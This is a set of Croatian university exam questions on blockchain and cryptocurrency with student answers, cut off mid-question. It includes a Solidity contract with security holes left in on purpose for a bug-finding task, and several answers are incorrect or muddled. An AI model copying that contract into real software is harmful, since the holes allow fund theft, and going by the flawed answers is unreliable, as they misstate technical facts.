Raspodijeljene glavne knjige i kriptovalute

MI 2018.	1
ZI 2019	6
ZIR 2019.	11
MI 2020.	17
ZI 2020.	20
Pitanja	20
MI 2021.	23

MI 2018.

1. **(8 bodova)** Razmatramo Bitcoin sustav:
   a) **(2 boda)** Koliko je dogovoreno očekivano vrijeme između blokova?
   b) **(3 boda)** Čemu služi težina rudarenja (eng. *difficulty*)?
   c) **(3 boda)** Do kojih bi problema došlo u mreži da je očekivano vrijeme rudarenja bloka 1 sekunda?

a) U prosjeku je potrebno 10 minuta.
b) Težina rudarenja služi kako bi se vrijeme između blokova održavalo konstantnim. Svakih 2016 blokova se ažurira kako bi očekivano vrijeme između blokova ostalo 10 minuta. Hash bloka i nonce-a mora biti manji od praga t da bi blok bio ispravan. (veća težina => manji prag.-
c) Izazvalo bi probleme u propagaciji blokova u mrežu i sinkronizaciji. Posljedično, došlo bi do zagušenja i pucanja mreže Bitcoin. Jedan od mogućih problema bi bilo i forkanje lanaca koje bi bilo omogućeno ako se ne bi broj potvrda (engl confirmation) sa 6 povećao na neki veći broj, napad dvostrukog trošenja(nema vremena za provjeru valjanosti transakcija).

2. **(8 bodova)** Rudarite blokove kriptovalute koja koristi *proof-of-work* sustav. Hashrate vaše opreme je 1 Ghash/s, a čitava mreža svih rudara ima hashrate 6 Thash/s.
   a) **(1 bod)** Ukoliko je vrijeme između blokova 1 min, koliko vremena vam u očekivanju treba da izrudarite 1 blok?
   b) **(3 boda)** Što su bazeni rudara, tko njima upravlja te zašto biste se vi kao individualni rudar priključili bazenu rudara?
   c) **(2 boda)** Kako rudari u bazenu dokazuju svoj udio računalne snage uložene u rudarenje?
   d) **(2 boda)** Zašto rudar u bazenu, ukoliko pronađe *nonce* koji daje hash odgovarajuće vrijednosti, ne bi jednostavno promijenio adresu u *coinbase* transakciji i sam sebi uplatio čitavu nagradu za blok?

a) $t = \frac{1min}{\frac{1Ghash}{6Thash}} = 6000min$

b) Bazeni rudara su skupine rudara koji zajedno pokušavaju riješiti kriptografsku slagalicu i pronaći novi blok. Njima upravlja menadžer koji prima nagradu i raspodjeljuje ostalima. Priključili bismo se bazenu zbog toga što nam očekivanje nagrade ostaje isto kao i da nismo u bazeu, ali je rizik za pojedinog rudara puno manji jer će se varijanca smanjiti. U ***pay-per-share*** modelu rudari dobivaju nagradu za svaki hash koji zadovoljava neki uvjet pa je veći rizik na pool manageru, a u ***proporcionalnom*** modelu ako bilo tko nađe blok, nagradu dijeli svaki rudar iz bazena proporcionalno radu (broju pronađenih hasheva koji zadovoljavaju neki uvjet).

c) Rudari svaki puta kada nađu hash koji zadovoljava neki uvjet (uvjet koji je puno lakše zadovoljiti nego naći hash za nagradni blok, na primjer hash s manje nula) šalju taj blok pool menadžeru. U pay-per-share modelu odmah dobivaju za takav blok fiksnu naknadu, a u proporcionalnom modelu broj blokova koji su poslali koristi se u izračunu raspodjelu nagrade kad bazen nađe ciljni hash.
d) U bloku je unaprijed kao adresa coinbase transakcije stavljena adresa pool managera koji prima nagradu i raspodjeljuje ju kasnije ostalima bez obzira tko nađe blok, budući da je blok unaprijed potpisan i transakcija postavljena na tu adresu, nakon bilo koje promjena adrese transakcija neće biti uspješno validirana od strane pool managera. Merkel root će se promijeniti, a to će pool manager primijetiti.

3. **(8 bodova)** Niste zadovoljni činjenicom da *proof-of-work* sustavi troše jako puno energije i razmatrate alternativne pristupe rudarenju:

   a) **(3 boda)** Objasnite ukratko principe virtualnog rudarenja. Zašto bi sustavi virtualnog rudarenja bili otporni na rudarenje pomoću ASIC-a?

   b) **(3 boda)** Što je *coin-age* i na koji način Peercoin implementira *proof-of-stake* principe?

   c) **(2 boda)** Zašto je kod *proof-of-stake* sustava rudarima u interesu uvijek pokušavati stvoriti fork (tzv. "nothing at stake" problem)?

a) Svatko tko posjeduje valutu je rudar i plaćen je proporcionalno količini valute u sustavu koju posjeduje/založi, odnosno može si olakšati rudarenje ulaganjem valute koju posjeduje. Potrošnja energije je puno manja i svi vlasnici valute imaju motivaciju da mreža vrijedi što više. Ovakvi sustavi su otporni na rudarenje pomoću ASIC-a jer su svi rudari jednako efikasni.

b) Coin-age je umnožak iznosa transakcije i broja blokova u kojima taj izlaz nije potrošen. Rudari si mogu prilagoditi težinu rudarenja ovisno o tome koliko žele coin-agea potrošiti, odnosno mogu uložiti puno coin-agea i malo računalne snage, ili obrnuto. Računalna snaga je ovdje primarno da se osigura slučajnost ako su uložili jednak broj coinova. Coin-age se nakon uspješnog rudarenja resetira.

c) Problem je u tome što ne postoji oportunitetni trošak. Rudar može koristiti svoj ulog za rudarenje na najduljem lancu, ali istodobno može probati kreirati fork. Zbog toga bi rudaru bilo u interesu što češće raditi forkove. Kod proof of work bi morao ulagati svoje resurse u neki od ta dva forka, a ako izabereš "krivi", onda si u gubitku. Kod proof of stake je svejedno ulažeš li u jedan ili drugi fork jer su neovisni. U biti, problem postaje kako sustav uopće može konvergirati u jedan lanac na kojem svi rudari rade.

4. **(8 bodova)** Baka je unuku Josipu odlučila ostaviti svoju imovinu, no htjela se pobrinuti da Josip ne dobije nasljeđe prije nego odraste. Budući da je (kao svaka moderna baka) upoznata s Bitcoinom, napisat će *locking* (*scriptPubKey*) skriptu koju će Josip moći otključati tek kada postane punoljetan, svojim potpisom i potpisom jednog od svoja dva roditelja. Josip će postati punoljetan otprilike kada će biti izrudaren blok 600.000.

   a) **(3 boda)** Napišite opisanu *locking* (*scriptPubKey*) skriptu.

   b) **(3 boda)** Napišite *unlocking* (*scriptSig*) skriput koja će otključati skriptu iz a) zadatka.

   c) **(2 boda)** Ukoliko bi baka htjela "spaliti" novce, odnosno napisati ispravnu skriptu čija sredstva nije moguće potrošiti, kako bi takva *locking* (*scriptPubKey*) skripta izgledala?

a) 600000 OP_CHECKLOCKTIMEVERIFY OP_DROP pk_josip OP_CHECKSIGVERIFY 1 pk_mama pk_tata 2 OP_CHECKMULTISIG

b) OP_0 sig_roditelj sig_josip

c) OP_RETURN

5. **(8 bodova)** Bitcoin Improvement Proposal (BIP) je dokument kojim se predlažu promjene Bitcoin standarda. BIP 34 je dodao sljedeće pravilo (malo pojednostavljeno): prvi element *scriptSig* polja svake *coinbase* transakcije mora biti visina bloka koji sadrži tu transakciju. Ova promjena je predložena kako ne bi bilo više moguće da dvije transakcije imaju isti identifikator. Recimo da se ova promjena počela primjenjivati počevši od bloka 200.000.

   a) **(1 bod)** Što je indentifikator Bitcoin transakcije i kako se računa?

   b) **(2 boda)** Zašto je bitno da svaka transakcija ima jedinstven identifikator? Opišite problem do kojeg dolazi ako dvije transakcije u lancu imaju isti identifikator.

   c) **(2 boda)** Je li moguće da dvije *coinbase* transakcije u istom lancu u blokovima nastalima nakon bloka 200.000 imaju isti identifkator? Obrazložite odgovor.

   d) **(2 boda)** Ako se BIP 34 primjenjuje od početka lanca, je li moguće da dvije obične (ne *coinbase*) transakcije u istom lancu imaju isti identifikator? Ako je moguće konstruirajte primjer, ako nije moguće detaljno obrazložite zašto.

   e) **(1 bod)** Spada li BIP 34 u hard fork ili soft fork promjenu pravila? Obrazložite odgovor.

a) Identifikator Bitcoin transakcije je dvostruki SHA256 hash transakcije u poretku little endian.

b) Ako dvije transakcije u bloku imaju isti identifikator, prilikom trošenja sredstava ulaza neće transakcija biti jednoznačno određena.
   Jedino se mogu trošiti novci iz novije transakcije. Novija override-a staru. Nemoguće je doći do keša iz starije transakcije, zauvijek je izgubljen.

c) Praktički nemoguće, jer je sha256 otporna na kolizije, a id je dvaput sha256 od transakcije i svaka transakcija je različita.

d) Problem s coinbase transakcijama je to što nemaju izvor, pa ako se potrefi da jedna osoba dva puta izrudari blok i treba si uplatiti točno isti iznos novca, onda defakto postoje dvije iste transakcije, pa je to trivijalno “kolizija”.

e) BIP 34 je soft fork. Čvorovi koji još nisu prihvatili novu verziju moći će nastaviti normalno raditi, no blokove koji nemaju za prvi element coinbase transakcije visinu bloka označit će kao ispravne (ako su po svemu ostalom ispravni). Čvorovi na novoj verziji označit će te iste blokove neispravnim.

ZI 2019

1. **(8 bodova)** Razmatramo Ethereum sustav:
   a) **(2 boda)** Tko sve izvršava kôd pametnog ugovora, tko plaća troškove izvođenja, a tko prima nagradu za rudarenje?
   b) **(2 boda)** Objasnite ulogu *gasa* i kako se definira nagrada za izvršavanje koda pametnog ugovora.
   c) **(2 boda)** Što je to *ommer* (uncle) blok i koja je motivacija za njegovo uvođenje u Ethereumu?
   d) **(2 boda)** Kada *ommer* blok prestaje biti ispravan i što se događa s transakcijama u njemu?

a) Zbog raspodijeljenog konsenzusa, svi čvorovi moraju izvršiti kod ugovora kako bi provjerili rezultat. Inicijator transakcije postavlja maksimalnu količinu gasa koju je spreman potrošiti i po kojoj cijeni. Nagradu za rudarenje prima rudar i računa se kao umnožak potrošenog gasa i predložene cijene.
b) Gasom se ograničava vrijeme/instrukcije izvođenja ugovora kao i nagrada za rudarenje. Postoji cjenik za svaku od operacija koliko troši gasa te je nagrada umnožak sume potrošenog gasa i predložene cijene.
c) Vrijeme između blokova kod Ethereuma je 12 sekundi. Zbog tako malog vremena, postoji vjerojatnost da će se pojaviti ispravni blokovi koji se neće naći konsenzusom u lancu. Njih nazivamo ommer blokovima.
d) Transakcije unutar ommer bloka se ignoriraju (invalidiraju). Ispravni prestaju biti nakon 6 blokova.

2. **(8 bodova)** Budući da s jedne strane radite i primate plaću preko Studentskog centra, a s druge strane svakodnevno koristite usluge studentske menze, razmatrate korištenje Lightning Networka na Bitcoin blockchainu kako biste ostvarili kanal plaćanja između vas i Studentskog centra.
   a) **(3 boda)** Ukratko objasnite kako funkcionira Lightning Network i zašto bi transakcije preko Lightning Networka bile brže od onih na blockchainu.
   b) **(3 boda)** Ukoliko otvorite kanal, primite jednu plaću, 5 puta platite obrok u menzi, te nakon toga odlučite zatvoriti kanal, koliko ukupno blockchain transakcija nastane u ovom slučaju?
   c) **(2 boda)** Može li Lightning Network u potpunosti zamijeniti blockchain transakcije? Obrazložite odgovor.

a)
Lightning network je protokol za plaćanje koji funkcionira na aplikacijskom sloju koji se nalazi iznad lanca blokova. Funkcionira na način da se između korisnika uspostavlja kanal i pritom korisnici daju sigurnosni depozit u zajednički novčanik. Time se stvara *prva* transakcija na blockchainu. Dok je kanal otvoren, korisnici mogu raditi izmjene stanja novčanika, dok god su obje stranke potpisale izmjene. U trenutku kad bilo koji od korisnika želi prekinuti kanal i dobiti svoja sredstva, to može napraviti pomoću svog privatnog ključa. U tom trenutku se stvara *druga* transakcija na blockchainu i dogovoreni iznosi su uplaćeni korisnicima na račun.
b)
Jedine dvije transakcije na lancu blokova (i jedini troškovi) su kod uspostavljanja i kod zatvaranja kanala plaćanja. Transakcije na LN su brže zbog toga što nije potrebno zabilježiti sve promjene na blockchainu.
c)
Ne, Lightning Network ne može u potpunosti zamijeniti blockchain transakcije. Lightning Network je rješenje na aplikacijskom sloju koje omogućuje transakcije izvan lanca, omogućujući korisnicima da vrše plaćanja bez čekanja da budu potvrđena na

blockchainu. Međutim, Lightning Network nije dizajniran da zamijeni blockchain transakcije, već da ih nadopuni i pruži dodatni sloj skalabilnosti i sigurnosti. Blockchain transakcije i dalje su neophodne za sigurnu i pouzdanu mrežu, jer se koriste za potvrdu i sigurnost transakcija.

3. **(8 bodova)** Pretpostavimo da u sustavu određene kriptovalute postoje dvije nezavisne grupe rudara A i B koje implementiraju različite verzije protokola. U jednom trenutku neki napadač pronađe ranjivost u implementaciji A zbog koje će rudari prihvaćati transakcije koje dvostruko troše neki UTXO. Rudari koji koriste verziju B takve transakcije neće smatrati valjanima.

   a) **(4 boda)** Ukoliko je 80% rudarske snage na verziji A (koja sadrži ranjivost), a 20% na (ispravnoj) verziji B, što će se dogoditi s lancem blokova kad rudar s verzijom A predloži blok u kojem postoji neispravna transakcija?

   b) **(4 boda)** Što će se dogoditi u obrnutom slučaju (dakle 80% rudarske snage je na verziji B, a 20% na verziji A)?

a)
Nastat će fork jer rudari koji smatraju blokove neispravnim ih neće prihvatit bez obzira što je većina rudara prihvatila neispravne blokove.
b)
Nastajat će kraći forkovi (tipa onak blok ili dva ako se potrefi) od strane rudara A koji neće nikad bit prihvaćeni od strane većine. U tom slučaju se A rudarima ne isplati rudariti jer sve što izrudare će na kraju bit odbačeno. Ispravne blokove će svi prihvatiti i najduži lanac će biti onaj s ispravnim blokovima.

4. **(8 bodova)** Razmišljate o investiciji u kriptovalute i razmatrate na koje načine je možete ostvariti.

   a) **(4 boda)** Ako novčiće kupite na centraliziranoj burzi kriptovaluta, u kojem trenutku se transakcija između vas i prodavača zapisuje u blockchain te kriptovalute? Kad se to događa u decentraliziranim burzama?

   b) **(3 boda)** Navedite i opišite bar jedan način na koji je moguće osigurati stabilnost cijene stablecoina.

   c) **(1 bod)** Kupili ste 1 Bitcoin u 2015. godini (kad je bio znatno jeftiniji), te ste ga sad (u 2019. godini) odlučili prodati. Morate li platiti porez, i ako da, na koji iznos i po kojoj stopi?

a)
Prema članku, u centraliziranoj burzi kriptovaluta transakcije se ne zapisuju na blockchain, već je burza odgovorna za održavanje sigurnosti u sustavu. Transakcije su zapisane u trenutku kada korisnik uplaćuje svoja sredstva na drugi novčanik izvan mjenjačnice. U decentraliziranim burzama se to događa kao i kod običnih transakcija.
b)
Jedan od načina za održavanje stabilnosti stablecoina je kroz automatsko reguliranje količine stablecoina u opticaju, poznato i kao Algoritamska povezanost. Jedan od načina je definiranje tzv. trošak za stabilnost iz sustava MakerDAO. Kada je cijena previsoka, trošak se smanjuje i potiču se da generiraju nove tokene kako bi povećali ponudu na tržištu i smanjili cijenu. Ako je cijena preniska, trošak za stabilnost se povećava i potiču se vlasnici tokena da vrate u trezor kako bi smanjili ponudu na tržištu.
c) Za ovo specifično pitanje nije potrebno. No u drugim slučajevima je potrebno platiti porez 10% na kapitalnu dobit. To znači da ako smo ga kupili po 5k, a prodali po 35k, moramo platiti 10% od 30k profita. Nije potrebno platiti porez ukoliko je prošlo više od 2 godine od kupnje kriptovalute. Također, moguće je sav iznos staviti u stablecoin i u njemu držati novac 2 godine pa izvući profit bez poreza.

5. **(8 bodova)** Na drugoj stranici ispita nalazi se Solidity kôd pametnog ugovora koji omogućuje korisnicima kupnju i prodaju karata za događaje koristeći Ethereum platformu. Svi korisnici imaju pravo napraviti ponudu karata za neki događaj (pozivanjem metode `createEvent`), te bilo tko ima pravo kupiti karte iz ponude (metoda `buyNew`), dok god ima neprodanih karata. Nakon što korisnik kupi kartu on je može ponuditi po novoj cijeni (`offer`), te drugi korisnik može prihvatiti tu ponudu kako bi kupio kartu od njega (`buyOffered`).

   Nažalost ovaj ugovor je napisala osoba koja nije dobro pročitala dokumentaciju Solidity jezika te nije položila RGKK na FER-u, zbog čega ugovor sadrži nekoliko grešaka. Vaš zadatak je pronaći barem 4 greške, opisati koje su posljedice tih grešaka te predložiti kako se taj dio koda može popraviti. (Pronalazak jedne greške, opis posljedica i ispravak nosi 2 boda)

1. buyNew neće odbiti nekog tko plati premali odnos, potrebno je dodati require umjesto if-a
2. available se izvodi nakon buyNew, trebalo bi odmah na početku provjeriti pomoću require
3. buyOffered i buyNew ne vraćaju ostatak
4. buyOffered i buyNew neće kupiti ako je cijena jednaka
5. funkcija offer - ne provjerava se nigdje želi li stvarno vlasnik koji je prethodno kupio kartu offerati tj. ne provjerava se poziva li vlasnik ticketID-a za eventID i ticketID funkciju offer
6. Linija 64 i 46, send bez provjere uspješnosti. Koristiti transfer ili provjeriti da je funkcija send vratila true
7. sha3 za offerID može imati kolizije jer se IDjevi zbrajaju pa za razne tickete sume budu iste. Bolje bi bilo da su offerings unutar Event strukture: mapping(uint16 => Offering)
8. Kod funkcije buyOffered, ako je uvjet zadovoljen, prvo bi trebalo u pomoćnu varijablu zapamtiti cijenu, zatim obrisati offering i tek onda (na kraju) napraviti send tog iznosa. Ovako se može dogoditi da je primatelj neki pametni ugovor koji će rekurzivno pozivati buyOffered sve dok svi novci ne budu prebačeni na račun tog napadača. Funkcija krši osnovni checks-effects-interactions pattern kod pisanja pametnih ugovora

```
pragma solidity ^0.4.0;

contract TicketDepot {

  struct Event{
    address owner;
    uint64 ticketPrice;
    uint16 ticketsRemaining;
    mapping(uint16 => address) attendees;
  }

  struct Offering{
    address buyer;
    uint64 price;
    uint256 deadline;
  }

  uint8 numEvents;
  address owner;
  uint64 transactionFee;
  mapping(uint8 => Event) events;
  mapping(bytes32 => Offering) offerings;

  function ticketDepot(uint64 _transactionFee) public {
      transactionFee = _transactionFee;
      owner = tx.origin;
    }

  function createEvent(uint64 _ticketPrice, uint16 _ticketsAvailable) returns (uint8) {
    numEvents++;
    events[numEvents].owner = tx.origin;
    events[numEvents].ticketPrice = _ticketPrice
    events[numEvents].ticketsRemaining = _ticketsAvailable;
      return numEvents; // This is eventID
  }

  modifier available(uint8 _eventID) {
    _;
    if (events[_eventID].ticketsRemaining <= 0) throw;
  }

  function buyNew(uint8 _eventID, address _attendee) available(_eventID) payable
     returns (uint16) {
    if (msg.sender == events[_eventID].owner || msg.value > events[_eventID].
       ticketPrice + transactionFee){
      ticketID = events[_eventID].ticketsRemaining--;
      events[_eventID].attendees[ticketID] = _attendee;
      events[_eventID].owner.send(msg.value - transactionFee);
      return ticketID;
    }
  }

  function offer(uint8 _eventID, uint16 _ticketID, uint64 _price, address _buyer,
     uint16 _offerWindow) {
    if (msg.value < transactionFee) throw;
    bytes32 offerID = sha3(_eventID + _ticketID);
    if (offerings[offerID] != 0) throw;
    offerings[offerID].buyer = _buyer;
    offerings[offerID].price = _price;
    offerings[offerID].deadline = block.number + _offerWindow;
  }

  function buyOffered(uint8 _eventID, uint16 _ticketID, address _newAttendee) payable {
    bytes32 offerID = sha3(_eventID + _ticketID);
    if (msg.value > offerings[offerID].price && block.number < offerings[offerID].
       deadline &&
       (msg.sender == offerings[offerID].buyer || offerings[offerID].buyer == 0) {
        events[_eventID].attendees[_ticketID].send(offerings[offerID].price);
        events[_eventID].attendees[_ticketID] = _newAttendee;
        delete offerings[offerID];
      }
  }
}
```

Postoji nekoliko grešaka u ovom pametnom ugovoru. Evo četiri koje sam identificirao:

1. *Gdje se povećava `numEvents`*: Nakon povećanja `numEvents` u `createEvent` metodi, koristi se kao ključ za mapiranje `events`. To će prouzročiti pogrešku jer se broj događaja

povećava prije nego što se koristi za mapiranje, što znači da će se uvijek preskočiti `event[0]` unutar mapiranja.

Posljedica: Prvi unos u mapiranju nikada neće biti korišten.

Popravak: Povećajte `numEvents` nakon što ga koristite za mapiranje, ili koristite `numEvents-1` za indeksiranje.

2. *Korištenje `tx.origin` umjesto `msg.sender`*: `tx.origin` je označena kao nesigurna za upotrebu u pametnim ugovorima jer označava izvornog pokretača transakcije, a ne trenutni posrednik.

Posljedica: Ovo može dovesti do sigurnosnih problema, kao što je napad preko reentrantnosti.

Popravak: Umjesto `tx.origin` koristite `msg.sender`.

3. *Nepostojanje provjere posjedovanja karte prilikom ponude*: U metodi `offer`, ne postoji provjera da li osoba koja nudi kartu zaista posjeduje tu kartu.

Posljedica: To omogućuje korisnicima da nude karte koje ne posjeduju.

Popravak: Provjerite je li korisnik koji nudi kartu stvarno posjeduje tu kartu.

4. *Smanjenje broja karata bez provjere*: U metodi `buyNew`, broj preostalih karata smanjuje se bez provjere jesu li karte stvarno dostupne.

Posljedica: Može dovesti do prodaje više karata nego što je stvarno dostupno.

Popravak: Prije smanjenja provjerite je li broj karata veći od 0.

Ovo su samo neke od mogućih grešaka i predloženi ispravci. Važno je napomenuti da pametni ugovori zahtijevaju temeljito testiranje i reviziju kako bi se osiguralo da su sigurni i da rade kako je predviđeno.

5. *Pogreška u ponudi karte (`offer` funkcija)*: Nije jasno što predstavlja `msg.value` u ovoj funkciji. `msg.value` obično predstavlja količinu ether-a koju korisnik šalje zajedno s pozivom funkcije. Ova provjera može biti zbunjujuća za korisnike, jer možda neće biti jasno koliko ether-a trebaju poslati prilikom poziva ove funkcije.

Posljedica: Može doći do zbunjenosti kod korisnika ili mogućnosti da korisnici plaćaju više nego što je potrebno.

Popravak: Bolje je jasno specificirati cijenu transakcije kao argument funkcije, umjesto da se oslanjamo na `msg.value`.

6. *Pogreška u funkciji `buyOffered`*: Adresa koja se koristi za transfer ether-a (`events[_eventID].attendees[_ticketID].transfer`) je adresa kupca karte, a ne prodavatelja.

Posljedica: Ovo može rezultirati slanjem plaćanja krivom korisniku.

Popravak: Plaćanje bi trebalo biti poslano prodavatelju karte, a ne kupcu.

7. *Nedostatak kontrole pristupa u funkciji `createEvent`*: Svaki korisnik može kreirati događaj, što može rezultirati neželjenim ili lažnim događajima.

Posljedica: Može doći do manipulacije sustavom i stvaranja lažnih događaja.

Popravak: Implementirajte kontrolu pristupa tako da samo vlasnik ugovora (ili određeni privilegirani korisnici) mogu kreirati događaje.

8. *Gubitak preciznosti u cijeni karata*: Cijena karata je definirana kao `uint64`, ali budući da se koristi Ethereum, cijena bi trebala biti u wei, što zahtijeva veću preciznost.


Posljedica: Ovo može dovesti do gubitka preciznosti pri postavljanju cijene karata.

Popravak: Koristite `uint256` za cijenu karata.

ZIR 2019.

1. **(20 bodova)** Razmatramo Bitcoin protokol konsenzusa i strukturu blokova.
   a) **(6 bodova)** Kakvu kriptografsku slagalicu rudari u Bitcoin sustavu moraju riješiti kako bi predložili novi blok?
   b) **(6 bodova)** Zašto bi rudari htjeli uključiti što više transakcija u blok koji predlažu i čime je taj broj ograničen?
   c) **(6 bodova)** Objasnite što je to Merkleovo stablo i skicirajte kako bi izgledalo Merkleovo stablo koje koristi hash funkciju $H()$ i sadrži 4 transakcije: $tx1$, $tx2$, $tx3$ i $tx4$.
   d) **(2 boda)** Zašto zaglavlje bloka sadrži korijen Merkleovog stabla transakcija?

a) Rudari moraju pronaći nonce koji zadovoljava jednadžbu:
$H(nonce|hash_{prev}|x_1|...|x_n) < t$, x_i - i-ta transakcija, t - prag
b) Rudarima je cilj ubaciti što više transakcija u novi blok jer su nagrađeni za svaku transakciju. Najveća dopuštena veličina bloka je 1MiB i time je ograničen broj transakcija.
c) Merkelovo stablo je potpuno binarno stablo u kojem svaki unutarnji čvor sadrži hash pokazivače na svoja dva djeteta.



d) Zaglavlje bloka sadrži korijen Merkleovog stabla transakcija zbog toga što će promjena ijedne transakcije u bloku uzrokovati promjenu korijena stabla, a time i promjenu hasha bloka. Čak i ako netko izmijeni sve hasheve na putu do korijena stabla od izmijenjene transakcije, ukoliko ne izmjeni vršni hash pokazivač na korijen kojem ne može pristupiti jer se nalazi u blockchainu, takav se blok ne bi mogao validirati.

2. **(20 bodova)** Želite kupiti stan i uštedili ste dovoljno Bitcoina za to, ali s druge strane imate svakodnevne životne troškove za koje su vam također potrebni Bitcoini, pa razmatrate načine na koje možete pohraniti svoje novčiće.

   a) **(6 bodova)** Što je topla pohrana (*hot storage*), a što hladna pohrana (*cold storage*)? Objasnite njihove glavne prednosti i mane.

   b) **(2 boda)** Koju od ovih metoda biste odabrali za čuvanje novaca za stan, a koju za svakodnevne troškove?


   c) **(6 bodova)** Što je to hijerarhijski novčanik? Koja je razlika u odnosu na klasično generiranje adresa (preko funkcije `generateKeys`)?

   d) **(6 bodova)** Što je to tajno dijeljenje i kako ono rješava problem *single point of failure*? Objasnite na primjeru kada je ključ podijeljen na 5 dijelova, a potrebno je znati 2 od tih 5 za rekonstrukciju ključa.

a) Topla pohrana je pohrana u kojoj su sredstva uvijek dostupna, odnosno spremljena su na nekom uređaju koji je povezan na internet. Sigurnost ovakvog spremanja je manja nego u hladnoj pohrani, no veća je praktičnost i dostupnost.
Hladna pohrana je pohrana u kojoj se sredstva spremaju na fizički uređaj koji nije povezan na internet. Sigurnost ovakvog spremanja je veća, no dostupnost i praktičnost su manji.

b) Za čuvanje novaca za stan hladnu pohranu, a za svakodnevne troškove toplu pohranu.

c) Hijerarhijski novčanik je skup novčanika kod kojeg hladna strana ima proizvoljno adresa, a topla strana zna za te adrese kroz jednu kratku komunikaciju. Razlika u odnosu na klasično generiranje adresa, gdje se funkcijom generateKeys stvaraju javni i privatni ključ, je da se u ovom novčaniku generira info za generiranje javnog ključa i privatnog ključa. Topla strana novčanika koristi info za generiranje javnog ključa u funkciji genAddr, a hladna koristi info za generiranje privatnog ključa u funkciji genKey. Na ovaj način moguće je kontinuirano generirati parove ključeva.



d) Tajno dijeljenje je način za povećanje sigurnosti sredstava kojim se ključ dijeli na više dijelova, a samo dio tih dijelova je potreban da se inicijalni ključ rekonstruira. Ovako je povećana sigurnost jer lopov mora znati 2 od 5 ključeva da bi se domogao sredstava, otea riješen je i problem single point of failure jer možemo izgubiti 3 ključa i još uvijek pristupiti svojim sredstvima.

3. **(20 bodova)** Razmatramo anonimnost i pitanje regulative kriptovaluta. Kažemo da je korisnik anoniman ako se njegove različite interakcije sa sustavom ne mogu povezati. Jedno rješenje za povećanje nepozivosti je tehnika koju zovemo miješanje (engl. *mixing*).

   a) **(8 bodova)** Zašto možemo reći da su online novčanici primjer miješanja i koji su njegovi glavni nedostaci?

   b) **(9 bodova)** Združeni novčić (engl. *coinjoin*) primjer je raspodijeljenog miješanja. Objasnite prednosti raspodijeljenog miješanja i protokol *coinjoin*-a.

   c) **(3 boda)** Koji je glavni pozitivni argument za uvođenje regulative za kriptovalute? Možete objasniti na primjeru.

a) Online novčanici nalaze se u cloudu. U cloudu se nalaz novčići i svih ostalih klijenata, tako da je moguće da u konačnici na zahtjev ne dobijemo svoje novčiće.
Glavni nedostaci su povjerenje u treću osobu, te to što nam nije osigurano miješanje. Ako se ono i događa, postoje zapisi o tome. Također često traže identitete osoba i podložni su napadima hakera.

b) Raspodijeljeno miješanje je protokol kod kojeg više korisnika stvara jednu transakciju zajedničkim sredstvima. Svaki korisnik predaje ulazne i izlazne adresu te iznos. Transakcija miješa adrese unutar sebe te u konačnici svakom klijentu daje na uvid transakciju kako bi se potvrdila ispravnost adresa i iznosa pomoću potpisa.
Ovaj proces otežava praćenje podrijetla određene transakcije, što povećava anonimnost.

c) Glavni pozitivni argument za uvođenje regulacije za kriptovalute je zaštita potrošača i osiguranje stabilnosti tržišta. Propisi mogu pomoći u pružanju pravnog okvira za razmjenu kriptovaluta, što može pomoći u zaštiti korisnika od prijevara(npr. pump and dump) i drugih zlonamjernih aktivnosti. Osim toga, propisi također mogu pomoći da se kriptovalute ne koriste za pranje novca ili druge nezakonite aktivnosti.

4. **(20 bodova)** Pomoću Bitcoin naredbe `OP_CHECKMULTISIG` moguće je implementirati sustav prijenosa Bitcoin novčića koji osigurava obje strane u slučaju sukoba. Npr. Ante želi prodati svoj proizvod Zvonku za 1 Bitcoin. U slučaju da Zvonko nakon primanja proizvoda ne želi platiti Anti, Ante može dobiti svoje novčiće tako da neki pošteni sudac uz Antu potpiše transakciju. U slučaju da je Ante poslao proizvod koji nije ono što je Zvonko očekivao, ni Zvonko ni sudac neće htjeti potpisati transakciju pa Zvonko neće izgubiti svoje novčiće.

   a) **(8 bodova)** Napišite `pubScript` (*locking* skriptu) koja omogućava takav sustav.

